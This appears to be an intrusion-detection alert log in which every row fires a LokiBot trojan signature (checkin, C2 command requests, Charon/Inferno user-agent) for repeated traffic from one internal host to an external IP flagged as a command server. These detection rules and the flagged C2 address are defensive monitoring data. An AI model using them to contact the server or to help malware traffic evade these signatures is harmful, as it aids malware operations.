11/22/21-15:34:17.418825	TCP	2025381	ET TROJAN LokiBot Checkin	50158	80	192.168.11.20	192.185.217.246
11/22/21-15:34:17.418825	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50158	80	192.168.11.20	192.185.217.246
11/22/21-15:34:18.255679	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50159	80	192.168.11.20	192.185.217.246
11/22/21-15:34:18.255679	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50159	80	192.168.11.20	192.185.217.246
11/22/21-15:34:18.255679	TCP	2025381	ET TROJAN LokiBot Checkin	50159	80	192.168.11.20	192.185.217.246
11/22/21-15:34:18.255679	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50159	80	192.168.11.20	192.185.217.246
11/22/21-15:34:19.094694	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50160	80	192.168.11.20	192.185.217.246
11/22/21-15:34:19.094694	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50160	80	192.168.11.20	192.185.217.246
11/22/21-15:34:19.094694	TCP	2025381	ET TROJAN LokiBot Checkin	50160	80	192.168.11.20	192.185.217.246
11/22/21-15:34:19.094694	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50160	80	192.168.11.20	192.185.217.246
11/22/21-15:34:19.920183	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50161	80	192.168.11.20	192.185.217.246
11/22/21-15:34:19.920183	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50161	80	192.168.11.20	192.185.217.246
11/22/21-15:34:19.920183	TCP	2025381	ET TROJAN LokiBot Checkin	50161	80	192.168.11.20	192.185.217.246
11/22/21-15:34:19.920183	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50161	80	192.168.11.20	192.185.217.246
11/22/21-15:34:20.741592	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50162	80	192.168.11.20	192.185.217.246
11/22/21-15:34:20.741592	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50162	80	192.168.11.20	192.185.217.246
11/22/21-15:34:20.741592	TCP	2025381	ET TROJAN LokiBot Checkin	50162	80	192.168.11.20	192.185.217.246
11/22/21-15:34:20.741592	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50162	80	192.168.11.20	192.185.217.246
11/22/21-15:34:21.560382	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50163	80	192.168.11.20	192.185.217.246
11/22/21-15:34:21.560382	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50163	80	192.168.11.20	192.185.217.246
11/22/21-15:34:21.560382	TCP	2025381	ET TROJAN LokiBot Checkin	50163	80	192.168.11.20	192.185.217.246
11/22/21-15:34:21.560382	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50163	80	192.168.11.20	192.185.217.246
11/22/21-15:34:22.383551	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50164	80	192.168.11.20	192.185.217.246
11/22/21-15:34:22.383551	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50164	80	192.168.11.20	192.185.217.246
11/22/21-15:34:22.383551	TCP	2025381	ET TROJAN LokiBot Checkin	50164	80	192.168.11.20	192.185.217.246
11/22/21-15:34:22.383551	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50164	80	192.168.11.20	192.185.217.246
11/22/21-15:34:23.201231	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50165	80	192.168.11.20	192.185.217.246
11/22/21-15:34:23.201231	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50165	80	192.168.11.20	192.185.217.246

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
11/22/21-15:34:23.201231	TCP	2025381	ET TROJAN LokiBot Checkin	50165	80	192.168.11.20	192.185.217.246
11/22/21-15:34:23.201231	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50165	80	192.168.11.20	192.185.217.246
11/22/21-15:34:23.937031	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50166	80	192.168.11.20	192.185.217.246
11/22/21-15:34:23.937031	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50166	80	192.168.11.20	192.185.217.246
11/22/21-15:34:23.937031	TCP	2025381	ET TROJAN LokiBot Checkin	50166	80	192.168.11.20	192.185.217.246
11/22/21-15:34:23.937031	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50166	80	192.168.11.20	192.185.217.246
11/22/21-15:34:24.697673	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50167	80	192.168.11.20	192.185.217.246
11/22/21-15:34:24.697673	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50167	80	192.168.11.20	192.185.217.246
11/22/21-15:34:24.697673	TCP	2025381	ET TROJAN LokiBot Checkin	50167	80	192.168.11.20	192.185.217.246
11/22/21-15:34:24.697673	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50167	80	192.168.11.20	192.185.217.246
11/22/21-15:34:25.494184	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50168	80	192.168.11.20	192.185.217.246
11/22/21-15:34:25.494184	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50168	80	192.168.11.20	192.185.217.246
11/22/21-15:34:25.494184	TCP	2025381	ET TROJAN LokiBot Checkin	50168	80	192.168.11.20	192.185.217.246
11/22/21-15:34:25.494184	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50168	80	192.168.11.20	192.185.217.246
11/22/21-15:34:26.289146	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50169	80	192.168.11.20	192.185.217.246
11/22/21-15:34:26.289146	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50169	80	192.168.11.20	192.185.217.246
11/22/21-15:34:26.289146	TCP	2025381	ET TROJAN LokiBot Checkin	50169	80	192.168.11.20	192.185.217.246
11/22/21-15:34:26.289146	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50169	80	192.168.11.20	192.185.217.246
11/22/21-15:34:27.108078	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50170	80	192.168.11.20	192.185.217.246
11/22/21-15:34:27.108078	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50170	80	192.168.11.20	192.185.217.246
11/22/21-15:34:27.108078	TCP	2025381	ET TROJAN LokiBot Checkin	50170	80	192.168.11.20	192.185.217.246
11/22/21-15:34:27.108078	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50170	80	192.168.11.20	192.185.217.246
11/22/21-15:34:27.898343	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50171	80	192.168.11.20	192.185.217.246
11/22/21-15:34:27.898343	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50171	80	192.168.11.20	192.185.217.246
11/22/21-15:34:27.898343	TCP	2025381	ET TROJAN LokiBot Checkin	50171	80	192.168.11.20	192.185.217.246
11/22/21-15:34:27.898343	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50171	80	192.168.11.20	192.185.217.246
11/22/21-15:34:28.712783	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50172	80	192.168.11.20	192.185.217.246
11/22/21-15:34:28.712783	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50172	80	192.168.11.20	192.185.217.246
11/22/21-15:34:28.712783	TCP	2025381	ET TROJAN LokiBot Checkin	50172	80	192.168.11.20	192.185.217.246
11/22/21-15:34:28.712783	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50172	80	192.168.11.20	192.185.217.246
11/22/21-15:34:29.446264	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50173	80	192.168.11.20	192.185.217.246
11/22/21-15:34:29.446264	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50173	80	192.168.11.20	192.185.217.246
11/22/21-15:34:29.446264	TCP	2025381	ET TROJAN LokiBot Checkin	50173	80	192.168.11.20	192.185.217.246
11/22/21-15:34:29.446264	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50173	80	192.168.11.20	192.185.217.246
11/22/21-15:34:30.271427	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50174	80	192.168.11.20	192.185.217.246
11/22/21-15:34:30.271427	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50174	80	192.168.11.20	192.185.217.246
11/22/21-15:34:30.271427	TCP	2025381	ET TROJAN LokiBot Checkin	50174	80	192.168.11.20	192.185.217.246

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
11/22/21-15:34:30.271427	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50174	80	192.168.11.20	192.185.217.246
11/22/21-15:34:31.122571	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50175	80	192.168.11.20	192.185.217.246
11/22/21-15:34:31.122571	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50175	80	192.168.11.20	192.185.217.246
11/22/21-15:34:31.122571	TCP	2025381	ET TROJAN LokiBot Checkin	50175	80	192.168.11.20	192.185.217.246
11/22/21-15:34:31.122571	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50175	80	192.168.11.20	192.185.217.246
11/22/21-15:34:31.933523	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50176	80	192.168.11.20	192.185.217.246
11/22/21-15:34:31.933523	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50176	80	192.168.11.20	192.185.217.246
11/22/21-15:34:31.933523	TCP	2025381	ET TROJAN LokiBot Checkin	50176	80	192.168.11.20	192.185.217.246
11/22/21-15:34:31.933523	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50176	80	192.168.11.20	192.185.217.246
11/22/21-15:34:32.760868	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50177	80	192.168.11.20	192.185.217.246
11/22/21-15:34:32.760868	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50177	80	192.168.11.20	192.185.217.246
11/22/21-15:34:32.760868	TCP	2025381	ET TROJAN LokiBot Checkin	50177	80	192.168.11.20	192.185.217.246
11/22/21-15:34:32.760868	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50177	80	192.168.11.20	192.185.217.246
11/22/21-15:34:33.569782	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50178	80	192.168.11.20	192.185.217.246
11/22/21-15:34:33.569782	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50178	80	192.168.11.20	192.185.217.246
11/22/21-15:34:33.569782	TCP	2025381	ET TROJAN LokiBot Checkin	50178	80	192.168.11.20	192.185.217.246
11/22/21-15:34:33.569782	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50178	80	192.168.11.20	192.185.217.246
11/22/21-15:34:34.443644	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50179	80	192.168.11.20	192.185.217.246
11/22/21-15:34:34.443644	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50179	80	192.168.11.20	192.185.217.246
11/22/21-15:34:34.443644	TCP	2025381	ET TROJAN LokiBot Checkin	50179	80	192.168.11.20	192.185.217.246
11/22/21-15:34:34.443644	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50179	80	192.168.11.20	192.185.217.246
11/22/21-15:34:35.187605	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50180	80	192.168.11.20	192.185.217.246
11/22/21-15:34:35.187605	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50180	80	192.168.11.20	192.185.217.246
11/22/21-15:34:35.187605	TCP	2025381	ET TROJAN LokiBot Checkin	50180	80	192.168.11.20	192.185.217.246
11/22/21-15:34:35.187605	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50180	80	192.168.11.20	192.185.217.246
11/22/21-15:34:36.050220	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50181	80	192.168.11.20	192.185.217.246
11/22/21-15:34:36.050220	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50181	80	192.168.11.20	192.185.217.246
11/22/21-15:34:36.050220	TCP	2025381	ET TROJAN LokiBot Checkin	50181	80	192.168.11.20	192.185.217.246
11/22/21-15:34:36.050220	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50181	80	192.168.11.20	192.185.217.246
11/22/21-15:34:36.873262	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50182	80	192.168.11.20	192.185.217.246
11/22/21-15:34:36.873262	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50182	80	192.168.11.20	192.185.217.246
11/22/21-15:34:36.873262	TCP	2025381	ET TROJAN LokiBot Checkin	50182	80	192.168.11.20	192.185.217.246
11/22/21-15:34:36.873262	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50182	80	192.168.11.20	192.185.217.246
11/22/21-15:34:37.601982	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50183	80	192.168.11.20	192.185.217.246
11/22/21-15:34:37.601982	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50183	80	192.168.11.20	192.185.217.246
11/22/21-15:34:37.601982	TCP	2025381	ET TROJAN LokiBot Checkin	50183	80	192.168.11.20	192.185.217.246
11/22/21-15:34:37.601982	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50183	80	192.168.11.20	192.185.217.246

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
11/22/21-15:34:38.490001	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50184	80	192.168.11.20	192.185.217.246
11/22/21-15:34:38.490001	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50184	80	192.168.11.20	192.185.217.246
11/22/21-15:34:38.490001	TCP	2025381	ET TROJAN LokiBot Checkin	50184	80	192.168.11.20	192.185.217.246
11/22/21-15:34:38.490001	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50184	80	192.168.11.20	192.185.217.246
11/22/21-15:34:39.337325	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50185	80	192.168.11.20	192.185.217.246
11/22/21-15:34:39.337325	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50185	80	192.168.11.20	192.185.217.246
11/22/21-15:34:39.337325	TCP	2025381	ET TROJAN LokiBot Checkin	50185	80	192.168.11.20	192.185.217.246
11/22/21-15:34:39.337325	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50185	80	192.168.11.20	192.185.217.246
11/22/21-15:34:40.168259	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50186	80	192.168.11.20	192.185.217.246
11/22/21-15:34:40.168259	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50186	80	192.168.11.20	192.185.217.246
11/22/21-15:34:40.168259	TCP	2025381	ET TROJAN LokiBot Checkin	50186	80	192.168.11.20	192.185.217.246
11/22/21-15:34:40.168259	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50186	80	192.168.11.20	192.185.217.246
11/22/21-15:34:41.010019	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50187	80	192.168.11.20	192.185.217.246
11/22/21-15:34:41.010019	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50187	80	192.168.11.20	192.185.217.246
11/22/21-15:34:41.010019	TCP	2025381	ET TROJAN LokiBot Checkin	50187	80	192.168.11.20	192.185.217.246
11/22/21-15:34:41.010019	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50187	80	192.168.11.20	192.185.217.246
11/22/21-15:34:41.902626	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50188	80	192.168.11.20	192.185.217.246
11/22/21-15:34:41.902626	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50188	80	192.168.11.20	192.185.217.246
11/22/21-15:34:41.902626	TCP	2025381	ET TROJAN LokiBot Checkin	50188	80	192.168.11.20	192.185.217.246
11/22/21-15:34:41.902626	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50188	80	192.168.11.20	192.185.217.246
11/22/21-15:34:42.739232	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50189	80	192.168.11.20	192.185.217.246
11/22/21-15:34:42.739232	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50189	80	192.168.11.20	192.185.217.246
11/22/21-15:34:42.739232	TCP	2025381	ET TROJAN LokiBot Checkin	50189	80	192.168.11.20	192.185.217.246
11/22/21-15:34:42.739232	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50189	80	192.168.11.20	192.185.217.246
11/22/21-15:34:43.538840	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50190	80	192.168.11.20	192.185.217.246
11/22/21-15:34:43.538840	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50190	80	192.168.11.20	192.185.217.246
11/22/21-15:34:43.538840	TCP	2025381	ET TROJAN LokiBot Checkin	50190	80	192.168.11.20	192.185.217.246
11/22/21-15:34:43.538840	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50190	80	192.168.11.20	192.185.217.246
11/22/21-15:34:44.423097	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50191	80	192.168.11.20	192.185.217.246
11/22/21-15:34:44.423097	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50191	80	192.168.11.20	192.185.217.246
11/22/21-15:34:44.423097	TCP	2025381	ET TROJAN LokiBot Checkin	50191	80	192.168.11.20	192.185.217.246
11/22/21-15:34:44.423097	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50191	80	192.168.11.20	192.185.217.246
11/22/21-15:34:45.255655	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50192	80	192.168.11.20	192.185.217.246
11/22/21-15:34:45.255655	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50192	80	192.168.11.20	192.185.217.246
11/22/21-15:34:45.255655	TCP	2025381	ET TROJAN LokiBot Checkin	50192	80	192.168.11.20	192.185.217.246
11/22/21-15:34:45.255655	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50192	80	192.168.11.20	192.185.217.246
11/22/21-15:34:46.077938	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50193	80	192.168.11.20	192.185.217.246

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
11/22/21-15:34:46.077938	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50193	80	192.168.11.20	192.185.217.246
11/22/21-15:34:46.077938	TCP	2025381	ET TROJAN LokiBot Checkin	50193	80	192.168.11.20	192.185.217.246
11/22/21-15:34:46.077938	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50193	80	192.168.11.20	192.185.217.246
11/22/21-15:34:46.913603	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50194	80	192.168.11.20	192.185.217.246
11/22/21-15:34:46.913603	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50194	80	192.168.11.20	192.185.217.246
11/22/21-15:34:46.913603	TCP	2025381	ET TROJAN LokiBot Checkin	50194	80	192.168.11.20	192.185.217.246
11/22/21-15:34:46.913603	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50194	80	192.168.11.20	192.185.217.246
11/22/21-15:34:47.742687	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50195	80	192.168.11.20	192.185.217.246
11/22/21-15:34:47.742687	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50195	80	192.168.11.20	192.185.217.246
11/22/21-15:34:47.742687	TCP	2025381	ET TROJAN LokiBot Checkin	50195	80	192.168.11.20	192.185.217.246
11/22/21-15:34:47.742687	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50195	80	192.168.11.20	192.185.217.246
11/22/21-15:34:48.548499	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50196	80	192.168.11.20	192.185.217.246
11/22/21-15:34:48.548499	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50196	80	192.168.11.20	192.185.217.246
11/22/21-15:34:48.548499	TCP	2025381	ET TROJAN LokiBot Checkin	50196	80	192.168.11.20	192.185.217.246
11/22/21-15:34:48.548499	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50196	80	192.168.11.20	192.185.217.246
11/22/21-15:34:49.373258	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50197	80	192.168.11.20	192.185.217.246
11/22/21-15:34:49.373258	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50197	80	192.168.11.20	192.185.217.246
11/22/21-15:34:49.373258	TCP	2025381	ET TROJAN LokiBot Checkin	50197	80	192.168.11.20	192.185.217.246
11/22/21-15:34:49.373258	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50197	80	192.168.11.20	192.185.217.246
11/22/21-15:34:50.141786	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50198	80	192.168.11.20	192.185.217.246
11/22/21-15:34:50.141786	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50198	80	192.168.11.20	192.185.217.246
11/22/21-15:34:50.141786	TCP	2025381	ET TROJAN LokiBot Checkin	50198	80	192.168.11.20	192.185.217.246
11/22/21-15:34:50.141786	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50198	80	192.168.11.20	192.185.217.246
11/22/21-15:34:50.996912	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50199	80	192.168.11.20	192.185.217.246
11/22/21-15:34:50.996912	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50199	80	192.168.11.20	192.185.217.246
11/22/21-15:34:50.996912	TCP	2025381	ET TROJAN LokiBot Checkin	50199	80	192.168.11.20	192.185.217.246
11/22/21-15:34:50.996912	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50199	80	192.168.11.20	192.185.217.246
11/22/21-15:34:51.730447	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50200	80	192.168.11.20	192.185.217.246
11/22/21-15:34:51.730447	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50200	80	192.168.11.20	192.185.217.246
11/22/21-15:34:51.730447	TCP	2025381	ET TROJAN LokiBot Checkin	50200	80	192.168.11.20	192.185.217.246
11/22/21-15:34:51.730447	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50200	80	192.168.11.20	192.185.217.246
11/22/21-15:34:52.536692	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50201	80	192.168.11.20	192.185.217.246
11/22/21-15:34:52.536692	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50201	80	192.168.11.20	192.185.217.246
11/22/21-15:34:52.536692	TCP	2025381	ET TROJAN LokiBot Checkin	50201	80	192.168.11.20	192.185.217.246
11/22/21-15:34:52.536692	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50201	80	192.168.11.20	192.185.217.246
11/22/21-15:34:53.384296	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50202	80	192.168.11.20	192.185.217.246
11/22/21-15:34:53.384296	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50202	80	192.168.11.20	192.185.217.246

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
11/22/21-15:34:53.384296	TCP	2025381	ET TROJAN LokiBot Checkin	50202	80	192.168.11.20	192.185.217.246
11/22/21-15:34:53.384296	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50202	80	192.168.11.20	192.185.217.246
11/22/21-15:34:54.198128	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50203	80	192.168.11.20	192.185.217.246
11/22/21-15:34:54.198128	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50203	80	192.168.11.20	192.185.217.246
11/22/21-15:34:54.198128	TCP	2025381	ET TROJAN LokiBot Checkin	50203	80	192.168.11.20	192.185.217.246
11/22/21-15:34:54.198128	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50203	80	192.168.11.20	192.185.217.246
11/22/21-15:34:55.016944	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50204	80	192.168.11.20	192.185.217.246
11/22/21-15:34:55.016944	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50204	80	192.168.11.20	192.185.217.246
11/22/21-15:34:55.016944	TCP	2025381	ET TROJAN LokiBot Checkin	50204	80	192.168.11.20	192.185.217.246
11/22/21-15:34:55.016944	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50204	80	192.168.11.20	192.185.217.246
11/22/21-15:34:55.785855	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50205	80	192.168.11.20	192.185.217.246
11/22/21-15:34:55.785855	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50205	80	192.168.11.20	192.185.217.246
11/22/21-15:34:55.785855	TCP	2025381	ET TROJAN LokiBot Checkin	50205	80	192.168.11.20	192.185.217.246
11/22/21-15:34:55.785855	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50205	80	192.168.11.20	192.185.217.246
11/22/21-15:34:56.584631	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50206	80	192.168.11.20	192.185.217.246
11/22/21-15:34:56.584631	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50206	80	192.168.11.20	192.185.217.246
11/22/21-15:34:56.584631	TCP	2025381	ET TROJAN LokiBot Checkin	50206	80	192.168.11.20	192.185.217.246
11/22/21-15:34:56.584631	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50206	80	192.168.11.20	192.185.217.246
11/22/21-15:34:57.389990	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50207	80	192.168.11.20	192.185.217.246
11/22/21-15:34:57.389990	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50207	80	192.168.11.20	192.185.217.246
11/22/21-15:34:57.389990	TCP	2025381	ET TROJAN LokiBot Checkin	50207	80	192.168.11.20	192.185.217.246
11/22/21-15:34:57.389990	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50207	80	192.168.11.20	192.185.217.246
11/22/21-15:34:58.267309	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50208	80	192.168.11.20	192.185.217.246
11/22/21-15:34:58.267309	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50208	80	192.168.11.20	192.185.217.246
11/22/21-15:34:58.267309	TCP	2025381	ET TROJAN LokiBot Checkin	50208	80	192.168.11.20	192.185.217.246
11/22/21-15:34:58.267309	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50208	80	192.168.11.20	192.185.217.246
11/22/21-15:34:59.047304	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50209	80	192.168.11.20	192.185.217.246
11/22/21-15:34:59.047304	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50209	80	192.168.11.20	192.185.217.246
11/22/21-15:34:59.047304	TCP	2025381	ET TROJAN LokiBot Checkin	50209	80	192.168.11.20	192.185.217.246
11/22/21-15:34:59.047304	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50209	80	192.168.11.20	192.185.217.246
11/22/21-15:34:59.861563	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50210	80	192.168.11.20	192.185.217.246
11/22/21-15:34:59.861563	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50210	80	192.168.11.20	192.185.217.246
11/22/21-15:34:59.861563	TCP	2025381	ET TROJAN LokiBot Checkin	50210	80	192.168.11.20	192.185.217.246
11/22/21-15:34:59.861563	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50210	80	192.168.11.20	192.185.217.246
11/22/21-15:35:00.702806	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50211	80	192.168.11.20	192.185.217.246
11/22/21-15:35:00.702806	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50211	80	192.168.11.20	192.185.217.246
11/22/21-15:35:00.702806	TCP	2025381	ET TROJAN LokiBot Checkin	50211	80	192.168.11.20	192.185.217.246

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
11/22/21-15:35:00.702806	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50211	80	192.168.11.20	192.185.217.246
